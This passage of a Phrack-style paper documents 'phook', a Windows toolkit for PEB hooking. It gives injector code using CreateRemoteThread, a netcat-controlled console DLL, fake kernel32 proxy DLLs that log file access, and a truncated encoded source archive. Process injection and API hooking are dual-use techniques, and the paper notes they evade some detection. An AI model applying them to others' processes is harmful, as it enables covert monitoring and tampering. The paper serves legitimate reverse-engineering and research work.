- InjectorDLL: Program that creates a suspended process and injects a DLL in it.
- Console Control: DLL that is injected in the process where we want to do PEB HOOKING [T.1]. It allows to do PEB HOOKING [T.1] and other tasks interactively by means of a command console by sockets.
- CreateExp: Program that generates from a DLL\_REAL the source code needed to realize a DLL\_FAKE.
- ph\_ker32.dll: DLL\_FAKE of kernel32.dll. ph\_ker32.dll monitors the access to the APIs: CreateFileA and CreateFileW [R.14].

-----[ 4.1 - InjectorDLL

Program that creates a suspended process and injects a DLL into it. To inject the DLL C:\console.dll in the corresponding process C:\poc.exe:

- To specify the type of process:
  - CONSOLE:
    - InjectorDLL.exe C:\console.dll -c C:\poc.exe
  - GUI:
    - InjectorDLL.exe C:\console.dll -g C:\poc.exe
- Not to specify the type of process
  - InjectorDLL.exe C:\console.dll -u C:\poc.exe

InjectorDLL, with the parameter -u, usually detects if a process is GUI or Console to know how to create it suspended (see section 2.3). The method that we have created consists in creating the process with the API CreateProcess and the flag CREATE\_SUSPENDED [R.6]. Later WaitForInputIdle is called, if the wait fails then it is a Console process, otherwise it will be GUI.

-----[ CODE

CreateProcess

```
(
    program_name           ,
    NULL                   ,
    NULL                   ,
    NULL                   ,
    FALSE                  ,
    CREATE_SUSPENDED | CREATE_NEW_CONSOLE ,
    NULL                   ,
    NULL                   ,
    pstart_inf             ,
    ppro_inf               ,
)

// It is necessary to check the correct creation of the process

if ( WaitForInputIdle( ppro_inf->hProcess, 0 ) == WAIT_FAILED )
    // "Console process"
else
    // "GUI process"
```

-----[ END CODE

Once the type of process is known, we already know how to create it suspended correctly (see section 2.3).

Note: the method may not always work, in some occasion a



"Console process" will be detected as "GUI process".

The code that loads the DLL is put in a structure called `LOADER_DLL_s` (see section 2.3). `LOADER_DLL_s` is loaded with the instructions in assembler and the needed data. It is necessary to write in the created process the structure `LOADER_DLL_s` and to call to `CreateRemoteThread`, giving it as entrypoint the start of the structure, so that the code of `LOADER_DLL_s` is executed.

Once the DLL is loaded, the thread is suspended from which `LOADER_DLL_s` is being executed and increments a flag to indicate it.

-----[ CODE

```
typedef struct LOADER_DLL_s
```

```
{
    /* - CODE ----- */
    PUSH_ASM_t      push_name_dll;          /* PUSH "DLL_INJECT.DLL" */
    CALL_ASM_t      call_load_library;      /* CALL LoadLibraryA */

    CALL_ASM_t      call_get_current_thread; /* CALL GetCurrentThread */
    INC_BYTE_MEM_t  inc_flag;              /* INC [FLAG] */
    char            PUSH_EAX;              /* PUSH EAX */
    CALL_ASM_t      call_suspendthread;    /* CALL SuspendThread */

    /* - DATA ----- */
    char            name_dll[MAX_PATH];     /* DLL_INJECT.DLL'\0' */
    char            flag;                  /* [FLAG] */
} LOADER_DLL_t;
```

-----[ END CODE

-----[ 4.2 - Console Control

Console Control is the DLL that is injected in the process in which it is wanted to realize PEB HOOKING [T.1]. It allows to make PEB HOOKING [T.1] and other tasks interactively by means of a command console by sockets. The port that listens writes it in the file `C:\ph_listen_ports.log`, with the nomenclature `PID - PORT`. Example of a process with `PID 2456`, listening in the port `1234`: `2456 - 1234`.

At the moment you have the following list of commands:

```
help          - Shows this screen
exit          - Closes and unloads the console
suspend      - Pauses the execution of the program
resume       - Resumes the execution of the program
showmodules  - Shows the list of modules
load [param1] - Loads in memory the specified library
               in [param1]
unload [param1] - Unloads a library specified in memory in
                 [param1]
pebhook [param1] [param2] - Realizes PEB HOOKING [T.1] over a dll
                           [param1]: Name of the original dll
                           [param2]: Path to the DLL_FAKE
```

It is easy to understand each of the commands that our console admits, so we will explain how "showmodules", "pebhook" and "suspend" work.

The commando "showmodules" does a search in the PEB [R.1] of the loaded modules without using APIs.

pebhook is the command that realizes all the process of PEB HOOKING (see section 3).

If PEB HOOKING [T.1] over `kernel32.dll` is wanted to be done, using as `DLL_FAKE "C:\phook\bin\windows_xp_sp2\ph_ker32.dll"`, for the OS Windows XP SP2, only it is necessary to send the command:

```
- pebhook kernel32.dll c:\phook\bin\windows_xp_sp2\ph_ker32.dll
```

The command `suspend` is capable of suspending the execution of the main thread of the process. The TID of the main thread is obtained browsing the `THREADENTRY32` [R.13] of the system till it reaches the first of the process:

-----[ CODE

```

BOOL GetMainThreadId( DWORD * thread_id )
{
    HANDLE          hThreadSnap;
    THREADENTRY32  th32;
    BOOL            return_function;
    DWORD           process_id;

    process_id      = GetCurrentProcessId();
    hThreadSnap     = INVALID_HANDLE_VALUE;
    return_function = FALSE;

    hThreadSnap = \
        CreateToolhelp32Snapshot( TH32CS_SNAPTHREAD, process_id );

    if( hThreadSnap == INVALID_HANDLE_VALUE )
    {
        ShowGetLastErrorString
            ( " GetMainThreadId() - CreateToolhelp32Snapshot()" );
        return FALSE;
    }

    th32.dwSize = sizeof( THREADENTRY32 );
    if( !Thread32First( hThreadSnap, & th32 ) )
        ShowGetLastErrorString( "GetMainThreadId() - Thread32First()" );

    do
    {
        if ( th32.th32OwnerProcessID == process_id )
        {
            * thread_id      = th32.th32ThreadID;
            return_function = TRUE;
        }

    }
    while
    (
        Thread32Next( hThreadSnap, & th32 ) && return_function != TRUE
    );

    CloseHandle( hThreadSnap );

    return return_function;
}

```

-----[ END CODE

-----[ 4.3 - CreateExp

`CreateExp` is a program that generates the source code needed to realize a `DLL_FAKE` from a `DLL_REAL`. At the moment it creates the files `.c` and `.def`, to use with `mingw`.

To create a `DLL_FAKE` of `kernel32.dll` it is needed to execute:

```
- CreateExp C:\WINDOWS\SYSTEM32\KERNEL32.DLL C:\ph_ker32
```

If it has worked well the files `C:\ph_ker32.c` and `C:\ph_ker32.def` will be created.

`ph_ker32.c` contains the definitions of the exportations of `kernel32.dll` and jumps automatically to the originals.

ph\_ker32.def contains the alias and the names of the exportations of kernel32.dll.

By default the exportations of DLL\_FAKE will jump to the corresponding exportation of DLL\_REAL.

#### -----[ 4.3.1 - Forwarder DLL

CreateExp transforms the Forwarder DLL [R.3] into exportations, so PEB HOOKING of a function Forwarder can be done.

Example: kernel32.dll has as Forwarder HeapAlloc that goes to the exportation RtlAllocateHeap of NTDL.DLL. When a module imports HeapAlloc from kernel32.dll, the Loader of win32 automatically puts the address of the exportation of NTDDL.DLL and never passes through kernel32.dll:



If a DLL\_FAKE of kernel32.dll is created with CreateExp, the flow will be:



Of such form that we can implement a hook of HeapAlloc (kernel32.dll).

#### -----[ 4.4 - ph\_ker32.dll

ph\_ker32.dll was created to do PEB HOOKING [T.1] to kernel32.dll; monotorizes the access to the APIs "CreateFileA" and "CreateFileW" [R.14], and when it is called to any other automatically it jumps to the original.

In order to easen the jump to an API a JMP macro has been created, it has to pass the name of the DLL and the ordinal of the exportation (to see the JMP macro see section 4.4.2).

ph\_ker32.c created with CreateExp (JMP macro has been omitted):

```

-----[ CODE

#define FAKE_LIB "ph_ker32.dll"

DLLEXPORT void _ActivateActCtx ( void )
{
    JMP( FAKE_LIB, 1 );
}

DLLEXPORT void _AddAtomA ( void )
{
    JMP( FAKE_LIB, 2 );
}

DLLEXPORT void _AddAtomW ( void )
{
    JMP( FAKE_LIB, 3 );
}

DLLEXPORT void _AddConsoleAliasA ( void )
{
    JMP( FAKE_LIB, 4 );
}

```

....

-----[ END CODE

It is necessary to remember that once PEB HOOKING [T.1] has been made, kernel32.dll will now be named ph\_ker32.dll, for that reason ph\_ker32.dll in the symbolic constant FAKE\_LIB is indicated.

ph\_ker32.def created with CreateExp:

-----[ CODE

```
LIBRARY    default
EXPORTS
ActivateActCtx=_ActivateActCtx           @ 1
AddAtomA=_AddAtomA                       @ 2
AddAtomW=_AddAtomW                       @ 3
...
```

-----[ END CODE

By reasons of clarity the implementation of the APIs CreateFileA and CreateFileW [R.14] have been put in the file owns.c. When a call is made to CreateFileA and to CreateFileW [R.14] it is written the parameter lpFileName in the file C:\CreateFile.log

owns.c:

-----[ CODE

```
#define FILE_LOG C:\CreateFile.log
```

```
DLLEXPORT
```

```
HANDLE _stdcall _CreateFileW
```

```
(
    LPCWSTR lpFileName,
    DWORD dwDesiredAccess,
    DWORD dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD dwCreationDistribution,
    DWORD dwFlagsAndAttributes,
    HANDLE hTemplateFile
)
{
    char asc_str[MAX_PATH];

    if ( UnicodeToANSI( (WCHAR *) lpFileName, asc_str ) == 0 )
        CreateFileLogger( asc_str );

    return CreateFileW(
        lpFileName,
        dwDesiredAccess,
        dwShareMode,
        lpSecurityAttributes,
        dwCreationDistribution,
        dwFlagsAndAttributes,
        hTemplateFile );
}
```

```
DLLEXPORT
```

```
HANDLE _stdcall _CreateFileA
```

```
(
    LPCSTR lpFileName,
    DWORD dwDesiredAccess,
    DWORD dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD dwCreationDistribution,
    DWORD dwFlagsAndAttributes,
```

```

HANDLE hTemplateFile
)
{
    char    asc_str[MAX_PATH];

    CreateFileLogger( lpFileName );

    return CreateFileA(
        lpFileName,
        dwDesiredAccess,
        dwShareMode,
        lpSecurityAttributes,
        dwCreationDistribution,
        dwFlagsAndAttributes,
        hTemplateFile );
}

static void
CreateFileLogger( const char * file_to_log )
{
    HANDLE file;
    DWORD  chars;

    file = \
        CreateFileA
        (
            FILE_LOG
            GENERIC_WRITE    |  GENERIC_READ    ,
            0
            NULL
            OPEN_ALWAYS
            0
            NULL
        );

    if ( file != INVALID_HANDLE_VALUE )
    {
        if ( SetFilePointer( file, 0, NULL, FILE_END ) != -1 )
        {
            WriteFile
            (
                file, file_to_log, strlen( file_to_log ), &chars, NULL
            );
            WriteFile( file, "\x0D\x0A", 2, &chars, NULL );
        }
        CloseHandle( file );
    }
}

```

-----[ END CODE

#### -----[ 4.4.1 - Stack problems

When it is wanted to directly pass the control to an API which prototype is not known a generic form, it is necessary to pass it the intact stack to the original API. This is gotten in mingw with the option of the compiler `-fomit-frame-pointer` [R.15] and a JMP (ASM) to the original API.

The functions that have been implemented have to be put in the prototype and must be of the type `_stdcall`. The functions of type `_stdcall` have a different syntax in the file `.def`:

```
- Name_exportation=Alias@arguments * 4    @ Ordinal
```

Example of file `.def` with the APIs of type `_stdcall` `CreateFileA` and `CreateFileW` [R.14] (both have seven arguments):

-----[ CODE

```
LIBRARY    ph_ker32
EXPORTS
```

```
; Name Exp | Alias          | No Args * 4 | Ordinal Windows XP SP2
CreateFileW=_CreateFileW@28 | @ 83
CreateFileA=_CreateFileA@28 | @ 80
```

```
-----[ END CODE
```

The functions of type `_stdcall` should not be compiled with `-fomit-frame-pointer [R.15]` option.

```
-----[ 4.4.2 - Registry problems
```

Not only is necessary to pass the stack intact to an exportation, some times the exportations directly use the values of the registers. Before passing the control to the original exportation it is necessary to let the registers intact, this is accomplished inserting in the code the instructions `PUSHAD` and `POPAD`:

```
[PUSHAD] [ CODE NEEDED TO JUMP TO THE EXPORTATION ] [POPAD]
```

An example of exportation that directly uses the registers is `_chkstk` of `NTDLL.DLL`:

`_chkstk` in `NTDLL.DLL` (WINDOWS XP SP2):

```
-----[ CODE
```

```
7C911A09 >/ $ 3D 00100000    CMP EAX,1000
7C911A0E | . 73 0E                JNB SHORT ntdll.7C911A1E
7C911A10 | . F7D8                NEG EAX
7C911A12 | . 03C4                ADD EAX,ESP
7C911A14 | . 83C0 04             ADD EAX,4
7C911A17 | . 8500                TEST DWORD PTR DS:[EAX],EAX
7C911A19 | . 94                  XCHG EAX,ESP
7C911A1A | . 8B00                MOV EAX,DWORD PTR DS:[EAX]
7C911A1C | . 50                  PUSH EAX
7C911A1D | . C3                  RETN
7C911A1E > 51                    PUSH ECX
7C911A1F | . 8D4C24 08           LEA ECX,DWORD PTR SS:[ESP+8]
7C911A23 > 81E9 00100000         /SUB ECX,1000
7C911A29 | . 2D 00100000         |SUB EAX,1000
7C911A2E | . 8501                |TEST DWORD PTR DS:[ECX],EAX
7C911A30 | . 3D 00100000         |CMP EAX,1000
7C911A35 | . ^73 EC              \JNB SHORT ntdll.7C911A23
7C911A37 | . 2BC8                SUB ECX,EAX
7C911A39 | . 8BC4                MOV EAX,ESP
7C911A3B | . 8501                TEST DWORD PTR DS:[ECX],EAX
7C911A3D | . 8BE1                MOV ESP,ECX
7C911A3F | . 8B08                MOV ECX,DWORD PTR DS:[EAX]
7C911A41 | . 8B40 04             MOV EAX,DWORD PTR DS:[EAX+4]
7C911A44 | . 50                  PUSH EAX
7C911A45 \. C3                  RETN
```

```
-----[ END CODE
```

```
-----[ 4.4.3 - The JMP macro
```

The `JMP` macro is necessary since not always all the DLL (file `.h`) declarations are had in its header. With the `JMP` macro the address of the exportation is obtained with `GetProcAddress [R.12]` in runtime.

```
-----[ CODE
```

```
unsigned long tmp;
```

```
#define JMP( lib, func )          \
    asm ( "pushad" );             \
```

```

asm
(
    " push edx          \n"      \
    " push %1          \n"      \
    " call eax         \n"      \
    " pop  edx         \n"      \
    " push %2          \n"      \
    " push eax         \n"      \
    " call  edx        \n"      \
    " mov  %4, eax     \n"      \
    " popad            \n"      \
                                \
    : :
    "a" (GetModuleHandle) ,      \
    "g" (lib) ,                  \
    "g" (func) ,                 \
    "d" (GetProcAddress) ,      \
    "g" (tmp) ,                  \
);
asm ( "jmp %0" : : "g" (tmp) );

```

-----[ END CODE

The code is for mingw [R.16] with the compiler option -masm=intel.

-----[ 4.4.4 - Versions

We have included in phook various versions of ph\_ker32 for the systems:

```

- Windows XP SP2          v5.1.2600
- Windows Server 2003 R2 v5.2.3790
- Windows Vista          v6.0.6000

```

Source code in ph\_ker32/S0 and binaries in bin/OS.

-----[ 4.5 - Using phook

Lets imagine that we want to do PEB HOOKING [T.1] to kernel32.dll with ph\_ker32.dll, the programa poc.exe has been chosen for the example (comes in the folder bin\ of phook).

Steps to follow:

1.- Execute InjectorDLL indicating a program to execute and the DLL of the console that will be injected in the process:

```
- InjectorDLL.exe console.dll -u poc.exe
```

The process will be hold in suspended state and there will be a socket listening in the port indicated in the file C:\ph\_listen\_ports.log

```
C:\phook\bin>InjectorDll.exe console.dll -u poc.exe
```

```

InjectorDLL v1.0

[Shearer]   eunimedesAThotmail.com
Dreg        DregATfr33project.org
-----
                        http://www.fr33project.org

```

Showing injection data .....

```

Program to inject : poc.exe
Library to inject: console.dll

```

```
[OK] - CONSOLE.
```

```
[OK] - Create process:
```

```

[INFO] PID:          0x0960
[INFO] P. HANDLE:    0x000007B8
[INFO] TID:          0x0AE0

```

```
[INFO] T. HANDLE: 0x000007B0
[INFO] - Injecting DLL...
[OK] - Allocate memory in the extern process.
[INFO] - Address reserved on the other process: 0x00240000
[INFO] - Space requested: 306
[OK] - Creating structure for the dll load.
[OK] - Writing structure for the dll load.
[OK] - Creating remote thread.
[INFO] - Thread created with TID: 0x0B28
[INFO] - Attempt: 1
[INFO] - Thread has entered suspension mode.
[OK] - Injection thread ended.
[OK] - Memory in remote thread freed.
[OK] - DLL injected.

[OK] - Injection ended.
```

2.- It is necessary to connect with a client of type netcat to the open port, in this case: 1234.

```
C:\>nc 127.0.0.1 1234
```

```
Phook Prompt v1.0
[Shearer] eunimedesAThotmail.com
Dreg      DregATfr33project.org
-----
http://www.fr33project.org
```

```
ph > help
```

```
Phook Prompt v1.0

Command list:
-----
help          - Shows this screen
exit          - Closes and unloads the console
suspend       - Pauses the programs execution
resume        - Resumes the programs execution
showmodules   - Shows the modules list
load [param1] - Loads in memory the library
                specified in [param1]
unload [param1] - Unloads a library in memory
                specified in [param1]
pebhook [param1] [param2] - Performs PEB Hook over a dll
                [param1]: Name of the original dll
                [param2]: Path to the DLL hook
```

3.- PEB HOOKING [T.1] to kernel32.dll is realized with the ph\_ker32.dll:  
ph > pebhook kernel32.dll C:\phook\bin\windows\_xp\_sp2\ph\_ker32.dll

4.- The command resume is sent so that the execution of the process begins.

```
ph > resume
ph >
C:\phook\bin>
```

5.- poc.exe creates the files in C:\  
- file  
- file2  
- file3

6.- ph\_ker32.dll registers the successful calls to the APIs CreateFileA and CreateFileW [R.14] in the file C:\CreateFile.log

7.-  
C:\>more CreateFile.log



```
C:\file1
C:\file2
C:\file3
```

#### -----[ 4.5.1 - DLL MINIFILTER

phook allows to realize DLL MINIFILTER (see section 3.7) by a simple manner. It only has to realize PEB HOOKING [T.1], with the command `pebhook`, over the name of the `DLL_FAKE`, that is the one that had `DLL_REAL`.

Supposing that we have two `DLL_FAKES`:

- `ph_ker32_1.dll`: Monotorizes access to the APIs `CreateFile` [R.14].
- `ph_ker32_2.dll`: Monotorizes the access of the API `ReadFile` [R.17].

To do DLL MINIFILTER it is as easy as:

```
C:\>nc 127.0.0.1 1234
```

```

Phook Prompt v1.0
[Shearer]   eunimedesAThotmail.com
Dreg        DregATfr33project.org
-----
                http://www.fr33project.org

```

```
ph > pebhook kernel32.dll C:\phook\bin\windows_xp_sp2\ph_ker32_1.dll
ph > pebhook kernel32.dll C:\phook\bin\windows_xp_sp2\ph_ker32_2.dll
```

Flow of a call of the process to `kernel32.dll`:

```

          0              1              2
[process] --> [ph_ker32_2.dll] --> [ph_ker32_2.dll] -> [kernel32.dll]
          ^
          |
          +-----+

```

#### -----[ 4.6 - Frequent problems

Besides of the problems in the section 3.8, there are others:

Problem	Possible/s Solution/s
- <code>DLL_FAKE</code> compilation fails	<ul style="list-style-type: none"> <li>- Check that the functions that go directly to <code>DLL_REAL</code> are not repeated and are implemented.</li> <li>- Check that the implemented functions (that must be of <code>_stdcall</code> type) are well defined in the <code>.def</code> file (see section 4.4.1).</li> </ul>
- The execution of the process fails	<ul style="list-style-type: none"> <li>- Check that the functions that go directly to <code>DLL_REAL</code> have been compiled with the option <code>-fomit-frame-pointer</code> (see section 4.4.1).</li> <li>- Check that the implemented functions are of <code>_stdcall</code> type.</li> <li>- Check that <code>DLL_FAKE</code> have been created from the <code>DLL_REAL</code> and not another.</li> <li>- Check if <code>InjectorDLL</code> has correctly detected the real type of the process (GUI or CONSOLE).</li> </ul>
- It is not possible to connect to the console	- Check that the port 1234 is open before doing PEB HOOKING [T.1].

	<ul style="list-style-type: none"> <li>- Check firewall blockings...</li> <li>- Check that the full path of console.dll has been indicated in InjectorDLL.</li> </ul>
- InjectorDLL does not work	<ul style="list-style-type: none"> <li>- Check that the privileges to inject a DLL were obtained (CreateRemoteThread..)</li> <li>- Check anti-virus blocking...</li> </ul>
- CreateExp does not work	<ul style="list-style-type: none"> <li>- Check that the path of DLL_REAL ia a correct PE32 and that the EXPORT DIRECTORY is not corrupted [R.3].</li> </ul>

Some other problems may exist due to programming and/or design failures.

-----[ 5.- TODO

At the moment we are trying to:

- Realize PEB HOOKING [T.1] before the execution of:
  - TLS Table and DLLMain [R.3].
- Create debug files and configuration for the console.
  - Rules for the repair of IATs [R.4].
  - customized list of listening ports.
  - ...
- Improve InjectorDLL:
  - Automatic detection of "GUI process" and "Console process".

-----[ 6.- Testing

Tests with phook in different versions of Windows and other programs have been made.

Windows:

- Windows XP SP2                   v5.1.2600
- Windows Server 2003 R2 v5.2.3790
- Windows Vista                    v6.0.6000

And theoretically it would have to work in Windows 2000, but we have not verified it.

Programs:

- Microsoft Word 10.0.2627.0
- Regedit           5.1.2600.2180
- Notepad           5.1.2600.2180
- Calc              5.1.2600.0
- CMD               5.1.2600.2180
- piathook          1.4
- pebtry            Beta 5
- pe32analyzer     Beta 2

-----[ 7.- Advantages and possibilities

The biggest advantage of PEB HOOKING [T.1] over other hooking methods is that it only has to be applied once. At the moment that a hook to a DLL has been done, any module that is loaded will automatically have in his IAT [R.3] the exports that use DLL\_FAKE. The rest of the modules have to apply the hook every time that the module is loaded.

Other advantages of using PEB HOOKING [T.1]:

- A search in the PEB (using the field BaseDllName) to find DLL\_REAL, will arrive at DLL\_FAKE.
- PEB HOOKING is a more stable method for the OS than others in ring0.

- Some packers do not detect PEB HOOKING [T.1] as it is not a well documented method.
- It is not necessary to change the behavior of the APIs that work with modules. When a module tries to obtain the handler of the DLL\_REAL, will automatically obtain the handler DLL\_FAKE.
- Possibility of creating DLL MINIFILTER (see section 3.7).
- PEB HOOKING of a exportation Forwarder [R.3] can be done without making PEB HOOKING to the Forwarder DLL.

The spectrum of possibilities that the PEB HOOKING [T.1] method allows and phook is quite ample, next we raised some examples:

- Monotorize/virtualize the access to the registry of a process.
  - POC [R.18]:
    - 1.- Use the tool CreateExp (see section 4.3) on "advapi32.dll".
    - 2.- Based on what is desired to do, it is necessary to implement the monitorization/virtualization in the next APIs:
      - RegCloseKey
      - RegCreateKeyA/RegCreateKeyW
      - RegCreateKeyExA/RegCreateKeyExW
      - RegDeleteKeyA/RegDeleteKeyW
      - RegLoadKeyA/RegLoadKeyW
      - RegOpenKeyA/RegOpenKeyW
      - RegOpenKeyExA/RegOpenKeyExW
      - RegQueryValueA/RegQueryValueW
      - RegQueryValueExA/RegQueryValueExW
      - RegReplaceKeyA/RegReplaceKeyW
      - RegRestoreKeyA/RegRestoreKeyW
      - RegSaveKeyA/RegSaveKeyW
      - RegSaveKeyExA/RegSaveKeyExW
      - RegSetValueA/RegSetValueW
      - RegSetValueExA/RegSetValueExW
      - RegUnLoadKeyA/RegUnLoadKeyW
      - ...
- Monotorize/virtualize conections.
  - POC [R.20]:
    - 1.- Use the tool CreateExp (see section 4.3) on "ws2\_32.dll".
    - 2.- Based on what is desired to do, it is necessary to implement the monitorization/virtualization of the following APIs:
      - accept
      - bind
      - closesocket
      - connect
      - listen
      - recv
      - recvfrom
      - send
      - sendto
      - socket
      - WSAAccept
      - WSAConnect
      - WSARcv
      - WSARcvFrom
      - WSASend
      - WSASendTo
      - WSASocketA/W
      - ...
- Syscall Proxy de ficheros:
  - POC [R.19]:
    - 1.- Use the tool CreateExp (see section 4.3) on

"kernel32.dll".

2.- Based on what is desired to do, it is necessary to implement the redirection of the following APIs:

- CreateFileA/CreateFileW
- CreateFileExA/CreateFileExW
- ReadFile
- ReadFileEx
- WriteFile
- WriteFileEx
- ...

- ... and free your mind ;-)

#### -----[ 8.- Conclusion

If it is necessary to do a hook to an API/exportation, any actual method may be used. But if it is necessary to monitorize or virtualize the access to various APIs/exportations with phook it is a lot simpler the implementation, as it is only necessary to program the functionality of the APIs/exportations.

Besides, it is a method oriented to the reverse engineering of software and malware protection systems, as it difficults alternative methods of searching the exportations and elimination of hooks.

#### -----[ 9.- Acknowledgements

Recommendations for the paper:

- phrack staff
- Tarako

Translation to English of the chains of phook:

- Southern
- LogicMan
- XENMAX

Translations of the paper to English:

- BETA : Ana Hijosa
- BETA 2: delcoyote
- ACTUAL: LogicMan

Virii scene:

- GriYo, zert, Slow, pluf, xezaw, sha0 ...

Reversing scene:

- pOpE, JKD, ilo, Ripe, int27h, at4r, uri, numitor, vikt0ry, kania, remains, S-P-A-R-K ...

Other scene:

- sync, ryden, xenmax, ozone/membrive, ^snake^, topo, fixgrain, ia64, overdrive, success, scorpionn, oyzzo, simkin, !dSR ...

ALL vx.7a69ezine.org and 7a69ezine.org people ;-)

And specially tahnks to YJesus - <http://www.security-projects.com>

#### -----[ 10.- Related Works

[T.1] .- We are not aware of any work similar to phook, but there is an article that talks about PEB HOOKING written by Deroko: "PEB DLL Hooking Novel method to Hook DLLs". The article was published in the ARTeam-Ezine number 2.

- [http://www.arteam.accessroot.com/ezine/file\\_info/download1.php?file=ARTeam.eZine.Number2.rar](http://www.arteam.accessroot.com/ezine/file_info/download1.php?file=ARTeam.eZine.Number2.rar)

-----[ 11.- References

- [R.1] .- Structures of the PEB:
  - <http://undocumented.ntinternals.net/>
- [R.2] .- Gaining important datas from PEB under NT boxes:
  - <http://vx.netlux.org/29a/29a-6/29a-6.224>
- [R.3] .- Visual Studio, Microsoft Portable Executable and Common Object File Format Specification. Revision 8.0 - May 16, 2006:
  - <http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspix>
- [R.4] .- What Goes On Inside Windows 2000: Solving the Mysteries of the Loader:
  - <http://msdn.microsoft.com/msdnmag/issues/02/03/Loader/>
- [R.5] .- winnt.h (DEV-CPP):
  - <http://www.bloodshed.net/devcpp.html>
- [R.6] - CreateProcess:
  - [http://msdn2.microsoft.com/en-us/library/ms682425\(vs.80\).aspx](http://msdn2.microsoft.com/en-us/library/ms682425(vs.80).aspx)
- [R.7] - Three Ways to Inject Your Code into Another Process:
  - <http://www.codeproject.com/threads/winspy.asp>
- [R.8] - Import address table hooks:
  - <http://www.securityfocus.com/infocus/1850>
- [R.9] - Code overwriting:
  - <http://www.codeproject.com/system/hooks.sys.asp>
- [R.10] - Hooks:
  - <http://msdn2.microsoft.com/en-us/library/ms632589.aspx>
- [R.11] - System Call Optimization with the SYSENTER Instruction:
  - <http://blog.donews.com/zwell/archive/2005/03/13/300440.aspx>
- [R.12] - Run-Time Dynamic Linking
  - <http://msdn2.microsoft.com/en-us/library/ms685090.aspx>
- [R.13] - Thread Walking
  - <http://msdn2.microsoft.com/en-us/library/ms686780.aspx>
- [R.14] - CreateFile
  - <http://msdn2.microsoft.com/en-us/library/aa363858.aspx>
- [R.15] - MAN GCC (-fomit-frame-pointer):
  - <http://www.astro.uni-bonn.de/~webstw/cm/gnu/gcc/gcc.1.html>
- [R.16] - MINGW:
  - <http://www.mingw.org/>
- [R.17] - ReadFile:
  - <http://msdn2.microsoft.com/en-us/library/aa365467.aspx>
- [R.18] - Registry Functions:
  - <http://msdn2.microsoft.com/en-us/library/ms724875.aspx>
- [R.19] - File Management Functions:
  - <http://msdn2.microsoft.com/en-us/library/aa364232.aspx>
- [R.20] - Winsock Functions:
  - <http://msdn2.microsoft.com/en-us/library/ms741394.aspx>
- [R.20] - MSDN LIBRARY:
  - <http://msdn2.microsoft.com/en-us/library/>
- [R.21] - Iczelion's Win32 Assembly Homepage:
  - <http://win32assembly.online.fr/>

-----[ 12.- Source Code

Message-ID: <wc2007101518005420031419875@localhost>
MIME-Version: 1.0
Content-Description: "UU encode of phookt~1.gz by Wincode 2.7.3"
Content-Type: application/X-gzip; name="phookt~1.gz"
Content-Transfer-Encoding: X-uuencode
Content-Disposition: attachment; filename="phookt~1.gz"

begin 644 phookt~1.gz

M'XL(">.\$T<'\'!H;V]K+G1A<@#LW7E`5=7>-\_#-'145!14-%?5H#C@AHR(@
MH'"<!V10RQ'A("@<@Z\*IJ4B)B%EDYIEBEI9F9IISH6SEI::8UII9:)0FI&1
MJ;SK]UW[L'X>Z][[O/?>YWB\_:#\_W>#[[>WY[[7GMO0\_0DYF2D3&IB\_9?'8Q&
M8[=NW8SB70P^=N\_ZB\*]/-Y^`';CY=?0.ZB?%'WT!1'ZC]/?RW![G\_QZ>F\_Q>/
M@?\_)\_N\_:U8\_V?S=W[\_W\_\_\_\_&H/9\_8D:Z)2/-()V4EJ;]9X=\_M/]]`\_U\\_0\*Z
M5NW\_0'BBQ&\_0+'\_?;2\_A\_V,.CQ19JC>'<2K\I\*3=NFYQ':/Q]FBU?=%COJ
M:IMK'FNYS6'@L99Q\*:D68V96QH2LA,G&Q(3T]'RK<;S9F)6=;DQ--T8-B35.
MSD@R>]>I4ZNUWD:T2=,&.CAK&84-^FB#JVO7Q,) <TJJK.U@"-):ZPMB\$`W
M>MD6+<--LCE=L#RZ\/&ZABY]TYUS5\$>?9A.\_\*\_.\_RS=U'FC:O!K\_>"53#-I\_
M?/"VFG.LXOVU1\_4%:FU;"36,\$\_S3DJP)LBU4-O"2]7H<;%WEBQJTJ,;E7:,
M>'5XJ"[>[S%0B[&#/YBE:F]5&I/WS:9XN4L7D%\_-E]S6D:BOHUFZ^L0\5!=
M+V^+-6\$->4D]M8B@>KB/>K!.H.S7F>Q9NTT5-.TE:+&2;SW=WBH3OM[^(\,
M\?E7A@^+S2US\*9CEDEOIX#KO71'FSVSM5##:K6"0<\_ZHUL[Y+JU+KM03Z4%1
M1C40[?4MSKOM^E)QWE[KR(\*&VKB<M+R35E-!,S>ATCJ+^)!;ZM3]BZS&!8YY
MQ=9?\*\_H\_+H26TD)K6RW?O77]4G%P^Y[,QT>'G-'SE%A%EE>9[69K/KNW[VW4
MWRPTEX\<,W;T7A>-QD7];%0]:BH5\TD[A%5;38M3,LE3?'J[J:9=:UM96;E(
M+F3A5\*UP5SLJ^A>6S[>RY'8+L?H]^/\*=\$LFU#-%BR76A0YJ+''V+KXT52>&'
MPK;VXW?0\_/OY)9Y;?\*I"TS.^7%BFPYL[93OU+IDEICX2&Z%0^/B?7\*R^.U5
M]3MD/=6\*:63>(\*K?Q[:OV'^CKTT0ZV@;ITF##IGN4F.'3!7RK5R^W9109?\*M
MA-X\*3"[4[A71;FZ94[ZI(G=6A9;=XE!4:R<M&K.GC]L]0A-\7RF&:S4<:"HW
MBC?8IKJ;.^NN/I513?5S(S75"=HDIO+\J-9N8F+QYB+F+-Z<"TTEXLU)GV2!
M:%SL";04H5IZB[7TM(;YT[34A)HVSX!I/6G:%#7M)#5MZ>" /UN\$@@<68:NC
M:M:B9?=-.: -5-#0&Z\[X\_LPQ9WIFJ\*]&KJU?6//. @C!\_41=:1BBQ68[MH\*]'\_Z
